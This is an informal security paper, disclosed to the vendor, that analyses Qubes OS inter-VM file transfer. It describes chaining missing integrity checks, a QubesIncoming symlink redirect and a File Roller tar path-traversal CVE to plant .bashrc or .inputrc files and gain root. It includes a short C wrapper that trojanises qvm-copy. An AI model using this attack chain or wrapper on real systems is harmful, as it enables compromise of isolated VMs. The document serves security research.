DEMYSTIFYING QUBES OS SECURITY
AN OLD SCHOOL HACKING PRAGMATIC ANALYSIS

by Hugo Vázquez Caramés

Disclaimer

Just in case the smart reader didn't acknowledge it, I really love Qubes OS. Ok, so having said that, it's time to be productive and talk about things that maybe are not what people want to hear, but are just a raw reality about computer security. In this informal paper (the only place where I like formality is when it comes to source code verification…) I would like to show why offensive perspective is key in the area of security engineering and why security solutions vendors simply MUST have offensive profiles, not only testing the solutions, but also designing them from the inception. Please, let people who break security systems design them and avoid embarrassing situations. There's no place for ego in computer security. Ego is the main vulnerability of the security industry. All my support to Qubes OS Team, this disclaimer is not for them, they do a great job and allowed me to publish my opinion about the file transfer mechanism of Qubes OS.

The motivation to write this paper

Few weeks ago I installed Qubes OS on my computer. Even though I've been aware of this wonderful project since the inception, due to hardware requirements I never gave it a try. Also, at the beginning of the project, the usability was not good enough to me, so, when I recently saw a demo of Qubes OS in Youtube with all the current features I thought: “Oh s##t, this is pretty interesting right now!”, checked my computer specs, did my calculations and wiped my old operating system to directly install Qubes OS in it. My intention was clear: I wanted this OS to be my default day to day working environment as I deal with sensible information, so as I suspected it was a very mature project I skipped the testing phase in a spare computer and installed it in one of my main computers.


Anyway, as I’m not the typical guy that just accepts third party information as being trustable by default, I wanted to: 1) Read about the low level details of Qubes OS root security principles 2) Test myself how secure it was. Believe it or not, I usually try to hack my own systems, even with a hands on exercise, even with a theoretic analysis of my own security solution. If I’m able to break it in a theoretical analysis, then I’m not happy but I know where the risk is and can make better management decisions. But if I’m able to break it in a hands on exercise then I start swearing as those are bad news as I’m no longer an active pentester (I don’t consider myself anymore a pentester, I’m outdated so I leave this nobile profile description for young hyper skilled and highly specialized hackers all around the World). And this is exactly what it happened with Qubes OS, I easily broke it in my mind (this happens almost 100% of the time on non formally verified systems) and was not a surprise as the security architecture can be heavily improved IMHO but the scary thing was I was able to partially break it’s security in the hands on phase by exploiting a Qubes OS limitation (lack of integrity checks in file transfers between domains) a trivial vector to take control of a domain and jump to some other domains (some conditions must be met). It must be said that previously to exploit the file transfer lack of file integrity I privately reported it to Qubes OS Team which kindly explained to me they were aware of the behavior I was describing. Also I asked if it was ok if I published my findings and I got a green light. So here I am.

Few concepts about Qubes OS security solution

To learn about the precise, updated details of Qubes OS, please refer to the official documentation at https://www.qubes-os.org/. Also, consider that the information provided in this paper may no longer be valid at the time you read it so please, check it out against the above source.


At the time I'm writing this paper the latest stable Qubes OS release is 4.0.4. This is the version tested and under my scrutiny. The newest version anyway is 4.1.0-rc2.

The official project web page has a very nice high level diagram of how Qubes OS components ("AppVM-centric approach" solution) works:



(Figure 1)

And also about the domains integration features:



(Figure 2)

And quoting Qubes OS web site:

"Qubes OS is more than just a collection of isolated domains (currently implemented as Xen VMs). The essential feature of Qubes OS, which sets it apart from ordinary virtualization systems, is the unique way in which it ***securely integrates these isolated domains*** *for use in a single endpoint system."*

This integration is what looked to me the most easy entry point as breaking the Xen hypervisor even if much more interesting, it looked to me some orders of magnitude more difficult, not something I wanted to face in a first contact security review. I wanted some dirty hack that I could exploit in a script kiddie fashion way but with a deep educational goal and, why not..., as we all in an old school usually said... for "fun and profit"... ;-)

For offensive security guys that have a binary tree soul and think only heavily low level technical impregnated documents are worth it please consider that maybe I did it on purpose to have it wider audience, in fact I'm tired of writing low level stuff (nowadays Return-Oriented-Programming technique in which most nowadays exploits rely on are just based on my previous security R+D (https://www.pentest.es/checkpoint_hack.pdf). So let's think about the context, an ultra secure operating system (Qubes OS) which is being introduced to the (IT security) masses. It's not the time, nor the place to debate about reliable hypervisors, formally verified source code, executables and hardware, etc. It's time to talk about a platform, Qubes OS, which is a huge jump in terms of security over traditional generic purpose OSs. So the debate here is about how to find a nice balance between security and usability. And in this scenario, we have to rely, right now, on Xen hypervisor and the underlying hardware. Those are dirty required assumptions that let you play in the human being World where people need to assume some risks.

So, with those things in mind, when you read about the Qubes OS architecture, unless you are an irremediable pedant, you must take your hat off for the nice work done. Anyway, there's always room for improvement. Let's go for it.

I'm going to simplify it a lot, please Qubes OS dev team excuse me in advance.

Basically Qubes OS is a set of virtualized environments. Some of them like "personal/work/untrusted" (AppVM in Figure 1) are predefined, I mean, come built in, and share some resources, like a part of the file systems (TemplateVM in Figure 1) which is read only. There are also dedicated VMs to USB, Network and Firewalling subsystems. All that is managed from an "AdminVM" (aka Dom0) and a GUI VM to provide a graphical interface to several components (in version 4.1).

Qubes OS is designed with isolation in mind but also usability. That means that you can have several environments in different AppVMs running at the same time with the magical behavior that the GUI will let you easily identify all of them by colors. This is an old concept already used by some Multi Level Systems (i.e. USA DoD) that share GUI. And ready for the masses. Just wonderful.

Also, Qubes OS provides a way to integrate AppVM's between them with a series of services to achieve an unparalleled usability. You can transfer files, open files and links in disposable VMs, etc.


Moreover, Qubes OS allows you to create your custom VM Templates and custom full VMs (full independent operating system). For example you can have Windows, and still you have integration with the other VM's thanks to the Qubes Windows Tools.

And to culminate a very nice design, you have that the AdminVM (aka Dom0) doesn't have any TCP/IP stack. I simply love it. In fact, Dom0 just uses Xen mechanisms to communicate with other components. So, just in case you are Neo and are able to compromise Dom0 via some hacking-fu , do not expect to compromise Dom0 and have your kiddie trojan trying to open any socket to your kiddie server… not at least in a traditional kiddie way ;-)

The File Transfer “feature”

So, armed with my new shining OS I asked myself how I would break it. And started testing the most basic feature: the File Transfer feature. This feature is absolutely necessary and it sets up a difference in terms of usability.

The first thing I noticed is this feature allows you to transfer files between EVERY domains domain, including Dom0. The only difference is that Dom0 transfers must be initiated from Dom0. Thank God… Anyway, there’s no limitation among other domains, so as long as the Qubes OS user confirms the file transfer from the GUI, then the transfer succeeds. And this is something I didn’t like… This is how this confirmation looks:


[Dom0] Operation execution

Do you want to allow the following operation?
Select the target domain and confirm with 'OK'

Source: work

Operation: qubes.Filecopy

Target:

(Figure 3)

That means that the responsibility of deciding if a file can be transferred from a dangerous domain to a secure domain is left to the end user. It means it expects end users to build a security policy about inter-domains interactions, based on…? This looked like a weak point IMHO, but hey, it is a design decision. Guess what would happen in the real World? Users will download files from the Internet to an untrusted AppVM but then will transfer them to a “work” or “personal” AppVM. Hey, you put the tool for transferring files, in the GUI!

In fact, how do we expect a user to get a file from the Internet to a sensible AppVM…? At some point you need to download the file to any VM and from there you must transfer to the sensible AppVM.

Anyway, let's be naive and assume that this does not happen in the real world, then we assume files are transferred only between domains that are "trusted"? If that is the case why do we need GUI confirmation…ok, they are trustable but not 100% trustable… I got it.

So, with those design assumptions, what I could see is not only file transfers are allowed arbitrarily from any domain to any domain, but also that there are no integrity checks done in such a process. Why? Because Qubes OS assumes that (quoted from Qubes OS web page):

"*However, one should keep in mind that performing a data transfer from less trusted to more trusted qubes is always potentially insecure if the data will be parsed in the target qube. This is because the data that we copy could try to exploit some hypothetical bug in software running in the target qube. For example, a seemingly-innocent JPEG that we copy from an untrusted qube might contain a specially-crafted exploit for a bug in a JPEG-parsing application in the target qube.* ***This is a general problem and applies to any data transfer from less trusted to more trusted qubes. It even applies to the scenario of copying files between air-gapped machines. Therefore, you should always copy data <u>only from more trusted to less trusted qubes</u>****.*

See also this article for more information on this topic, and some ideas of how we might solve this problem in some future version of Qubes."

So again, how do you expect any data to reach a trusted qube? Are trusted qubes isolated entities from the rest of the Universe…? At some point, data must be transferred.

Also, in the referenced article written by Joanna Rutkowska, the founder of Qubes OS, we are given an example of the use of domains like:

“the work domain is where I have access to my work email, where I keep my work PGP keys, where I prepare reports, slides, papers, etc. I also keep various contracts and NDAs here (yes, these are PDFs, but received from trusted parties via encrypted and signed email – otherwise I open them in Disposable VMs). The work domain has only network access to my work email server (SMTP/IMAP4 over SSL), and nothing more.”

“The personal domain is where all my non-work related stuff, such as personal email and calendar, holiday photos, videos, etc, are held. It doesn't really have access to the Web, but if I was into social networking I would then probably allow HTTPS to something like Facebook.”

“I use shopping for accessing all the internet e-commerce sites. (...)”

“And finally, there is the previously mentioned red domain (I have tried to call it junk or random in the past, but I think red is still a better name after all). The red domain is totally untrusted – if it gets compromised, I don't care – I would just recreate it within seconds. (...)”

Looks, like everything is nicely isolated… isn’t it? Anyway at the end of the article we get the true:

“**But there are, unfortunately, also some transfers from less trusted domains to more trusted ones**.” These are quoted words from the founder of Qubes OS.

So clearly, the designers of Qubes know this is a real life scenario. They know, you know, my neighbor knows, I know. So the File Transfer feature is going to be used to transfer files from less trusted to more trusted domains, from time to time, whether you like it or not, it’s just a matter of time.

So, when I reported via email to Qubes OS that there was no integrity check of the files being transferred between domains with this video:

Qubes File Transfer Tamper


they just answered this was just by design. So, they assume if the source VM has been compromised then there’s no way to guarantee the integrity of the file transfer. I strongly disagree with that assumption and will discuss it with them in the near future in Qubes dev list. There are solutions.

And at that point is where my mind starts thinking about attack vectors. The first one that comes to my mind is a way to compromise the target VM via 0day in some third party application or library. Anyway, not enough time for this, I need something fast, immediate that exploits some other "features", preferably related directly to Qubes OS design issues.

So I started reading the documentation about how file transfer worked at high level design and found:

"*The inter-qube file copy system is secure because it doesn't allow other qubes to steal the files that are being copied, and* ***it doesn't allow the source qube to overwrite arbitrary files on the destination qube. Moreover, this system doesn't use any sort of virtual block device for file copy. Instead, we use Xen shared memory, which eliminates a lot of processing of untrusted data****. For example, the receiving qube is not forced to parse untrusted partitions or file systems. In this respect, the inter-qube file copy system provides even more security than file copy between two physically separated (air-gapped) machines! (See Software compartmentalization vs. physical separation for more on this.)*"

Wow. Ok, so, without reading the source code, in a pure black box testing, it doesn't look like we haven't too much room to play with. Anyway, I gave it a try. But no way, all kind of errors of this kind were prompted:



qfile-agent: Fatal error: A file named "core3-qrexec-prompt.png" already exists in QubesIncoming dir (error type: File exists)

Copying files...

"core3-qrexec-prompt.png" selected (21.2 kB)

(Figure 4)

So, apparently, in this process, you can only transfer files that do not overwrite anything. Moreover, you are absolutely limited because all the transfers are done inside the directory "QubesIncoming" dir, exactly inside "/home/user/QubesIncoming/<SOURCE_VM>". And you can't modify the destination directory.

I did try some typical tricks to trigger a directory traversal, like modifying the source file name, etc I even tried to modify the Qube Domain name... no way, even if you change the hostname, the Domain name is not modified.

In a next phase attack I tried to transfer symbolic links and hoped I could bypass this folder restriction. No way, the transfer procedure detects if the target is a link.

And when I was about to say: “Hey, it looks safe…” then I observed a behavior that triggered all my alarms: the destination directories (source VMs) in the QubesIncoming directory are created on the fly at the time of the first file transfer.

Of course next step was to artificially create a link like this:

```
[user@personal QubesIncoming]$ ls -la

total 8

drwx------  2 user user 4096 Dec 13 14:53 .

drwx------ 16 user user 4096 Dec 12 20:16 ..

lrwxrwxrwx  1 user user    4 Dec 13 14:53 untrusted -> /tmp

[user@personal QubesIncoming]$
```

and trying a file transfer from an “untrusted” domain. What happened? It simply worked and the file was transferred to /tmp in the target VM.

Ok, so now what? How the hell am I going to create such a link??? It looked like an Impossible Mission right now. So time to chain another weakness? that allowed us to write such a link there. Of course the first thing I thought was about file extraction procedures of compressed/packed files. And thus I researched which software was dealing with the file extraction in the GUI of this kind of files, and it was… Gnome File Manager, aka Nautilus. And looks like there’s an old vulnerability **(CVE-2020-36314) with a ridiculous CVSS of 3.9 LOW** that, as usually happens with low scoring CVSS, was not patched…

This vulnerability allows an attacker to create files out of the extraction folder of the tar file. Sounded very nice to my goals.

Then I found a nice PoC:

https://gitlab.gnome.org/GNOME/file-roller/-/issues/108

and could just modify it (you will need to deal with .tar specs to fully take profit of the exploit) to write an arbitrary link one level below the target folder:

“/home/user/QubesIncoming/<SOURCE_VM>”

So I could now write directly into “/home/user/QubesIncoming/” my own symbolic links faking real VMs names. The only limitation is the target link (SOURCE_VM) should never have transferred a file before otherwise the attack will fail as the folder would have been already created. Anyway, taking into account that there are many VMs, chances of finding a free folder are high.

So once I have an exploit that allows me to write out of the destination folder of a file folder, the question is: How do I make this happen?

And here is where integrity in file transfer is a key point. As we don’t have that kind of security check, then a compromised and trojanized qube, for example “untrusted”, can intercept any file transfer and tamper it with malicious payload. We can achieve this trivially for a PoC with something as simple as this:

```
#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

        int

        main(int argc, char *argv[])

        {

        char *newargv[] = { NULL, "/home/user/.../mytrojan", NULL };

        char *newenviron[] = { NULL };

        execve("/usr/bin/qvm-copy-trojan", newargv, newenviron);

        perror("execve");   /* execve() returns only on error */

        exit(EXIT_FAILURE);

        }
```

The attacker just needs to modify the original qvm-copy tool with this code and rename the original one to something else (i.e. qvm-copy-trojan). Of course this is a coarse example. A proper attack would just simply implant a rootkit and an invisible (to userland) kernel level interceptor for the qvm-copy tool.

Also in a real attack, the interceptor would do something more stealthy and useful, than hardcoding the transferred file name, for example it can set the file name of the exploit to the same file name as the original one… with .tar extension so whenever the attacker tries to transfer a file from “untrusted” to “personal” the trojan will intercept the file and change it with the payload. The payload will land to “/home/user/QubesIncoming/untrusted” directory and when it is opened, then the malicious .tar will exploit CVE-2020-36314 and will create a “work” link outside of its root directory, exactly in the QubesIncoming root directory.

At this stage, how to exploit this malicious link is not something I have dedicated time to, but any transfer from this “work” domain to “personal” will be redirected out of the root QubesIncoming directory to any arbitrary place chosen by the attacker.

And if you ask yourself why not going far from this point in the penetration process, the answer is very simple: with the CVE-2020-36314 there’s a more simple way to fully compromise ANY qube of the Qubes OS as long you are able to reach it with with your exploit. And, why try to jump between domains if you can just send the .tar file to the work email and spoof the sender… among other vectors. But now the question is how to exploit it in a generic way. I mean, can we use CVE-2020-36314 to take control of default AppVMs in Qubes OS? Yes we can do it.

CVE-2020-36314 a downplayed vulnerability

In the last 25 years working in the security IT industry, I have broken hundreds of security protections, many of them, considered "robust" by design, by just chaining many different vulnerabilities, usually considered as "Low" risk. This horrible ancient infosec culture is still valid nowadays. For some unknown reason to me, Low risk vulnerabilities tend to not be patched. And to decide this, vendors use the unrealistic-biased-out-of-context CVSS scoring system. So many vendors end up with dozens of "Low" level risk vulnerabilities unpatched coexisting for dangerous lapses of time. This is a big mistake for skilled adversaries, this is a gold mine. They just have a lot of small "insecure features", "weaknesses", "Low level vulnerabilities", etc that can chain together to build fully working penetration procedures.

In this case, we have such a low level vulnerability that can be exploited due to poor AppVM security (we will discuss this further in another chapter). In fact, if someone downloads this exploit from the web to any AppVM, it will end up in "/home/user/Downloads". We should remember that it is a .tar file, so the end user may think he can untar and look into the contents safely. Wrong assumption. In fact, this apparently "innocent" vulnerability allows an attacker to extract a file in the "/home/user" directory, where there are sensible OS files that can control the user profile behavior (.bashrc, etc). So the only thing an attacker must do is to tar a .bashrc file inside the exploit.tar and once extracted from the Download directory it will land on the "/home/user" directory and, as everyone knows, .bashrc can be used to execute whatever commands you want. If we sum this to the "feature" of no-root-password-single-user mode of the AppVMs, we end up with an immediate root compromise of the qube, as you only need to call sudo before any command you wish. GAME OVER, qube owned. Below a link to video of qube being owned:

Qubes qube rooted

So, getting root in the VM is trivial. Anyway, I wanted to make things more funny so, I asked myself if this was possible to chain this attack (AppVM .bashrc overwrite) with the QubesIncoming VM directory symlink attack, so if we create a symlink from "~/QubesIncoming/<some_VM_name>" to "/home/user" and then we intercept a file transfer we can then send our own ".bashrc"... but the answer is NO as the file transfer is designed to avoid file overwrite and ".bashrc" is always there since the creation of the

AppVM. Anyway… we still have another chance. If you are an old school guy *NIX or Linux freak you will know what ".inputrc" file is. Quoting a definition:

"*The inputrc file handles keyboard mapping for specific situations. This file is the startup file used by Readline — the input-related library — used by Bash and most other shells.*"

So, as you guessed, you can map arbitrary keyboard keys to whatever you want. That looks perfect for a trojan that will trigger whenever a new bash shell is spawned.

Moreover, ".inputrc" file is not created by default in the AppVM so it can be created in a file transfer and will not be blocked by the system policy (no target overwriting permission) :-)


Below is an example of the creation of a "work" → "/tmp" link in QubesIncoming directory of "personal" VM so once the link is created a transfer from "work" VM will be sent to /tmp directory.

QubesIncoming Symlink attack

Of course this (and other examples in this paper) are very innocent and do not take care to obfuscate themselves. This is not the goal right now, I just want to show how attacks work. In the case of the link creation attack, the possibilities are endless. The attacker can create many links from many VMs to increase chances of catching something, also he can create hidden directories that are not shown in the Gnome File Manager (Nautilus), and can link to whatever he considers interesting. For example, an attacker can link to /home/user and write there the above mentioned ".inputrc" file by tampering a transfer from some VM already compromised. When an attacker puts all that stuff together and takes care of obfuscating things to not alert the user, then it can be used to spread the intrusion from VM to VM, with some patience and carefully planned strategy.

Sensible and interesting domains in Qubes OS

